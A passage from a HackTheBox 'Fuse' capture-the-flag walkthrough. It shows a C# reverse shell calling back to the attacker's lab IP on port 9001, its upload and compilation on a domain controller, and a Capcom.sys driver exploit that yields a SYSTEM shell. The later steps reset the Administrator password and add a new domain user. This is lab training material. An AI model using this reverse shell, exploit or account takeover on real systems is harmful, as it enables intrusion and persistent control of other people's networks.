using System.Diagnostics;
using System.ComponentModel;
using System.Linq;
using System.Net;
using System.Net.Sockets;


namespace ConnectBack
{
    public class Program
    {
        static StreamWriter streamWriter;

        public static void Main(string[] args)
        {
            using(TcpClient client = new TcpClient("10.10.14.145", 9001))
            {
                using(Stream stream = client.GetStream())
                {
                    using(StreamReader rdr = new StreamReader(stream))
                    {
                        streamWriter = new StreamWriter(stream);

                        StringBuilder strInput = new StringBuilder();

                        Process p = new Process();
                                                                                    1,1           Top
```

```
*Evil-WinRM* PS C:\windows\temp> upload rev.cs
Info: Uploading rev.cs to C:\windows\temp\rev.cs


Data: 2336 bytes of 2336 bytes copied

Info: Upload successful!
```

Step 33 - Now let's upload the C# reverse shell to the c:\windows\temp folder of the domain controller.

```
*Evil-WinRM* PS C:\windows\temp> copy rev.cs "c:\HP Universal Print Driver\"
```

Step 34 - Let's copy the file to the "C:\HP Universal Print Driver\". If we need to execute a file in windows it needs be in .exe file extension. Now we will convert the .cs file to an .exe file using Microsoft.NET framework command line compiler.

```
*Evil-WinRM* PS C:\windows\temp> cd C:\windows\Microsoft.NET\Framework64\v4.0.30319\
*Evil-WinRM* PS C:\windows\Microsoft.NET\Framework64\v4.0.30319> .\csc.exe /t:exe /out:c:\windows\temp\rev.exe "c:\HP Universal Print Driver\rev.cs"
Microsoft (R) Visual C# Compiler version 4.6.1586.0

for C# 5
Copyright (C) Microsoft Corporation. All rights reserved.



This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer v
ersions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240

c:\HP Universal Print Driver\rev.cs(64,34): warning CS0168: The variable 'err' is declared but never used
```

cd c:\windows\Microsoft.NET\Framework64\v4.0.30319

.\csc.exe /t:exe /out:c:\windows\temp\rev.exe "c:\HP Universal Print Driver\rev.cs"

Step 35 - Using netcat we will open port 9001 and listen for incoming connections.

```
sudeera@Mumbai:~/Documents/Fuse$ sudo nc -lvnp 9001
listening on [any] 9001 ...
```

Step 36 - Now will go to c:\windows\temp and execute the ExploitCapcom .exe file

```
*Evil-WinRM* PS C:\windows\temp> .\ExploitCapcom.exe
[*] Capcom.sys exploit
[*] Capcom.sys handle was obtained as 0000000000000064
[*] Shellcode was placed at 0000011AE7C90008
[+] Shellcode was executed
[+] Token stealing was successful
[+] The c:windows       emp
ev.exe was launched
[*] Press any key to exit this program
```

As you can see we were able to successfully get a reverse shell to our Linux machine. By using the whoami command we can see which user privileges are we using. (NT Authority is the most powerful account on a Windows local instance in fact it is more powerful than any administrator account. Most of the System level services and some other 3rd party services run in the account).

```
sudeera@Mumbai:~/Downloads$ sudo nc -lvnp 9001
[sudo] password for sudeera:
listening on [any] 9001 ...
connect to [10.10.14.145] from (UNKNOWN) [10.10.10.193] 59083
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
whoami
C:\windows\temp>whoami
nt authority\system
```

Step 37 - By navigating to the Administrator's Desktop we were able to capture the root flag.

```
sudeera@Mumbai:~/Downloads$ sudo nc -lvnp 9001
[sudo] password for sudeera:
listening on [any] 9001 ...
connect to [10.10.14.145] from (UNKNOWN) [10.10.10.193] 59118
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
cd c:\Users\Administrator\Desktop
C:\windows\temp>cd c:\Users\Administrator\Desktop
ls
c:\Users\Administrator\Desktop>ls
dir
c:\Users\Administrator\Desktop>dir
 Volume in drive C has no label.
 Volume Serial Number is E6C8-44FE
 Directory of c:\Users\Administrator\Desktop
06/01/2020  01:03 AM    <DIR>          .
06/01/2020  01:03 AM    <DIR>          ..
11/04/2020  09:47 PM                34 root.txt
               1 File(s)             34 bytes
               2 Dir(s)  27,984,986,112 bytes free
type root.txt
c:\Users\Administrator\Desktop>type root.txt
e75                                 1471
```

Step 38 - And now we change the local administrator password by using net user command.

```
sudeera@Mumbai:~/Documents/Fuse$ sudo nc -lvnp 9001
[sudo] password for sudeera:
listening on [any] 9001 ...
connect to [10.10.14.145] from (UNKNOWN) [10.10.10.193] 49950
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.
whoami
C:\windows\temp>whoami
nt authority\system
net user Administrator pass@12345
C:\windows\temp>net user Administrator pass@12345
The command completed successfully.
```

The below output depicts all the privileges that a NT Authority user account has.

```
whoami /all
C:\windows\temp>whoami /all
USER INFORMATION
----------------
User Name           SID
=================== ========
nt authority\system S-1-5-18
GROUP INFORMATION
-----------------
Group Name                             Type             SID          Attributes
====================================== ================ ============ ==================================================
BUILTIN\Administrators                 Alias            S-1-5-32-544 Enabled by default, Enabled group, Group owner
Everyone                               Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users       Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
Mandatory Label\System Mandatory Level Label            S-1-16-16384
PRIVILEGES INFORMATION
----------------------
Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeCreateTokenPrivilege                    Create a token object                                              Disabled
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
```

```
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeTrustedCredManAccessPrivilege           Access Credential Manager as a trusted caller                      Disabled
SeRelabelPrivilege                        Modify an object label                                             Disabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
USER CLAIMS INFORMATION
-----------------------
User claims unknown.
Kerberos support for Dynamic Access Control on this device has been disabled.
```

Step 39 - Now we can log in using the administrator account.

```
sudeera@Mumbai:~/Documents/Fuse$ evil-winrm -i 10.10.10.193 -u Administrator -p 'pass@12345'

Evil-WinRM shell v2.3

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
fabricorp\administrator
```

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::f9c6:6104:9110:d7c1
   Link-local IPv6 Address . . . . . : fe80::f9c6:6104:9110:d7c1%5
   IPv4 Address. . . . . . . . . . . : 10.10.10.193
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:7eaa%5
                                       10.10.10.2

Tunnel adapter isatap.{AF2C7A34-A136-4854-894E-84F30DA6C214}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
```

Step 40 - We can get all the users of the domain by using the net user / domain command.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> NET USERS /DOMAIN

User accounts for \\

-------------------------------------------------------------------------------
Administrator            astein                   bhult
bnielson                 dandrews                 DefaultAccount
dmuir                    Guest                    krbtgt
mberbatov                pmerton                  sthompson
svc-print                svc-scan                 tlavel
The command completed with one or more errors.
```

Step 41 - And we were able to add a user to the domain controller.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> net user sudeera pass@12345 /add
The command completed successfully.

*Evil-WinRM* PS C:\Users\Administrator\Documents> net users /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            astein                   bhult
bnielson                 dandrews                 DefaultAccount
dmuir                    Guest                    krbtgt
mberbatov                pmerton                  sthompson
sudeera                  svc-print                svc-scan
tlavel
The command completed with one or more errors.
```

References

Additional tools

- Capcom Rootkit
- EoPLoadDriver
- ExploitCapcom
- PuckieStyle

A video tutorial walk through - https://www.youtube.com/watch?v=VxbC03xmS60

Medium. 2020. Fuse—Hackthebox. [online] Available at: <https://medium.com/@y4th0ts/fuse-hackthebox-c5e22825793f> [Accessed 1 November 2020].